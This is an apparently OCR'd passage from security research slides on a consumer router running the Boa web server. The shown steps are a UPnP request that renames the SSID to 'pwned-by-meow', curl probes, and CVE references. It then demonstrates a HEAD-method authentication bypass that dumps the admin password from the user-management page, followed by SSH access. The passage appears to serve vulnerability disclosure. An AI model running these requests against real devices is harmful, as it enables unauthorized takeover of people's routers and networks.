      <u:SetSSID xmlns:u="{}">
         <NewSSID>[redacted]-FREE-pwned-by-meow</NewSSID>
      </u:SetSSID>
   </s:Body>
</s:Envelope>
""".format(service_type)

response = requests.post(control_url, headers=headers, data=body)

if response.status_code == 200:
    print("Request sent successfully.")
else:
    print(f"Failed to send request. HTTP status code: {response.status_code}")
```

About 80 Port HTTP Server

- It requires authentication. Q___Q

```
curl -v http://192.168.0.254/cgi-bin/status_deviceinfo.asp
*   Trying 192.168.0.254:80...
* Connected to 192.168.0.254 (192.168.0.254) port 80
> GET /cgi-bin/status_deviceinfo.asp HTTP/1.1
> Host: 192.168.0.254
> User-Agent: curl/8.7.1
> Accept: */*
>
* Request completely sent off
* HTTP 1.0, assume close after body
< HTTP/1.0 401 Unauthorized
< Date: Wed, 09 Oct 2024 21:35:20 GMT
< Server: Boa/0.94.13
< X-Frame-Options: SAMEORIGIN
< Connection: close
< WWW-Authenticate: Basic realm="RT1"
< Content-Type: text/html; charset=ISO-8859-1
< Set-Cookie: SESSIONID=6e254cfe;HttpOnly
<
<HTML><HEAD><TITLE>401 Unauthorized</TITLE></HEAD>
<BODY><H1>401 Unauthorized</H1>
Your client does not have permission to get URL /cgi-bin/status_deviceinfo.asp from this server.
</BODY></HTML>
* Closing connection
```

About 80 Port HTTP Server

- But... What is the Boa server?

```
curl -v http://192.168.0.254/cgi-bin/status_deviceinfo.asp
*   Trying 192.168.0.254:80...
* Connected to 192.168.0.254 (192.168.0.254) port 80
> GET /cgi-bin/status_deviceinfo.asp HTTP/1.1
> Host: 192.168.0.254
> User-Agent: curl/8.7.1
> Accept: */*
>
* Request completely sent off
* HTTP 1.0, assume close after body
< HTTP/1.0 401 Unauthorized
< Date: Wed, 09 Oct 2024 21:35:20 GMT
< Server: Boa/0.94.13
< X-Frame-Options: SAMEORIGIN
< Connection: close
< WWW-Authenticate: Basic realm="RT1"
< Content-Type: text/html; charset=ISO-8859-1
< Set-Cookie: SESSIONID=6e254cfe;HttpOnly
<
<HTML><HEAD><TITLE>401 Unauthorized</TITLE></HEAD>
<BODY><H1>401 Unauthorized</H1>
Your client does not have permission to get URL /cgi-bin/status_deviceinfo.asp from this server.
</BODY></HTML>
* Closing connection
```

Boa Web Server Authentication Bypass

CVE-2022-45956 Detail

MODIFIED

This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

Description

Boa Web Server versions 0.94.13 through 0.94.14 fail to validate the correct security constraint on the HEAD HTTP method allowing everyone to bypass the Basic Authorization mechanism.

Metrics

CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.


CVSS 3.x Severity and Vector Strings:

NIST: NVD **Base Score:** 5.3 MEDIUM **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N


Boa Web Server Authentication Bypass

CVE-2024-11981


```
curl -X HEAD http://192.168.0.254/
Warning: Setting custom HTTP method to HEAD with -X/--request may not work the
Warning: way you want. Consider using -I/--head instead.
<html>
<head>
<title>RT1</title>

<meta http-equiv="Cache-Control" content="no-cache">
<meta http-equiv="Pragma" content="no-cache">

<meta http-equiv="Pragma" content="no-cache">

<meta http-equiv="Expires" content="0">
<meta http-equiv="Cache-Control" content="no-cache">
<link rel="stylesheet" type="text/css" href="/default3.css">
</head>
<script type="text/javascript">
<!--
var bnhdl="_bn_hdl=1943930235";
var nowURL;
var nowID;
function resetURL()
{
        var idd=document.getElementById(nowID);
        idd.href=nowURL;
}
```




Configuration page in Setting




Configuration page in Setting



F12 Hacker


Configuration
User Management
User Account
Index
1
Username
admin
New Password
adas.
Confirm Password
Web GUI Permission
Guest Account
Enable
Disable
Interface Setup
Enable
Disable
Hotspot
Enable
Disable
Advanced Setup
Enable
Disable
檢測器
主控台
除錯器
網路
樣式編輯器
效能
記憶體
儲存空間
輔助功能
應用程式
搜尋 HTML
<tr></tr>
<tr>
<td class="title" width="30%"></td>
<td>
<nobr>
<input type="" name="uiViewTools_Password" size="32" maxlength="30" value="">
</nobr>

F12 Hacker


Configuration
User Management
User Account
Index
Username
New Password
Confirm Password
Web GUI Permission
Guest Account
Interface Setup
Hotspot
Advanced Setup
檢測器
主控台
除錯器
網路
搜尋 HTML
<tr> </tr>
<tr>
<td class="title" width="30%"
<td>
<nobr>
<input type="" name="uiVie
</nobr>



HACKERMAN

Auth Bypass + Retrieve Password

CVE-2024-11982

```
curl -X HEAD http://192.168.0.254/cgi-bin/tools_usermanage.asp | grep admin
Warning: Setting custom HTTP method to HEAD with -X/--request may not work the
Warning: way you want. Consider using -I/--head instead.
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Curren
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
    if (document.tool_admin.uiViewTools_Password.value.length == 0) {
    if (document.tool_admin.uiViewTools_Password.value != document.tool_admin.
    if(quotationCheck(document.tool_admin.uiViewTools_Password, 30) )
    document.tool_admin.adminFlag.value=1;//adminflag=1 add and edit
    document.tool_admin.submit();
100 27972    0 27972    0     0   120k      0 --:--:-- --:--:-- --:--:--  120k
<FORM METHOD="POST" ACTION="/cgi-bin/tools_usermanage.asp" name="tool_admin">
<INPUT TYPE="HIDDEN" NAME="adminFlag" VALUE="0">
                          ["1", "admin","Yes","1", "Yes","1","adas[redacted]","DF FF
```

Log into the web interface!




SSH into the device

```
home.gateway>help
Valid commands are:
sys             exit            lan             wan
wlan            gps             route           qos
hotspot         save_default
home.gateway>
```

Command Injection, Again

